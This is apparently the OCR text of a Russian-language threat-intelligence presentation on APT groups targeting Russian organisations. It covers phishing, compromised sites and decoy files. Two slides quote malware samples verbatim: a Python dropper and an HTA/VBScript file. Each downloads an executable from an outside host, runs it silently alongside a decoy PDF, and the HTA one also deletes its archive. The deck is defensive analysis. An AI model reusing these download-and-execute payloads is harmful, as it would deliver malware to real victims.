
Что мы знаем о группировках?

- Разная мотивация – шпионаж, уничтожение инфраструктуры, кража персональных данных, выведение из строя, дефейсы...
- Самые популярные жертвы в России – госы, промышленность и ИТ
- Основные TTP – социальный инжиниринг, целевой фишинг, кража данных, уникальное ВПО

Типичный сценарий



Еще один типичный сценарий




Как ловят жертв на удочку?

В архиве обычно содержится файл .lnk и файл .pdf


Специально созданные вредоносные домены


Компрометация сайта
и размещение вредоносного кода





Фишинговые письма

Учет повестки, в т.ч. военной











Вредоносная нагрузка с легального сайта

Загрузка вредоносного импланта и файла-приманки с легального скомпрометированного сайта



```
file_url = 'http://46.161.27.151:80/c1.exe'
file_path = os.path.join('C:', '\ProgramData', 'winconf.exe')
pdf_url = 'https://kyrgyzkomur.gov.kg/Document.pdf'
pdf_file_path = os.path.join('C:', '\ProgramData', 'Document.pdf')
response = requests.get(pdf_url)
with open(pdf_file_path, 'wb') as file:
    file.write(response.content)
webbrowser.open(pdf_file_path)
response = urllib.request.urlopen(file_url)
file_contents = response.read()
with open(file_path, 'wb') as file:
    file.write(file_contents)
subprocess.call(r'c:\programdata\winconf.exe', shell=True)
```

Методы атак на организации



Источник: Positive Technologies, 2024

«В лоб» сегодня уже атакуют далеко не всегда

Вам нужен мониторинг источников данных об угрозах или соответствующий сервис Threat Intelligence / Digital Risk Protection

Запуск нагрузки через легитимные инструменты


```
<html>
<head>

<HTA:APPLICATION icon="https://cdn1.iconfinder.com/data/icons
/google_jfk_icons_by_carlosjj/512/chrome.png" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script language="VBScript">
command1 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf"
command2 = "powershell -WindowStyle hidden -command Invoke-WebRequest -URI https://e-
aks.uz/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe"
command3 = "powershell -command Remove-Item %USERPROFILE%\Downloads\Nota.rar"
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run command1,0
WshShell.Run command2,0
WshShell.Run command3,0
Close
</script>
</head>
</html>
```

HTA-файл подгружает вредонос через легальный инструментарий

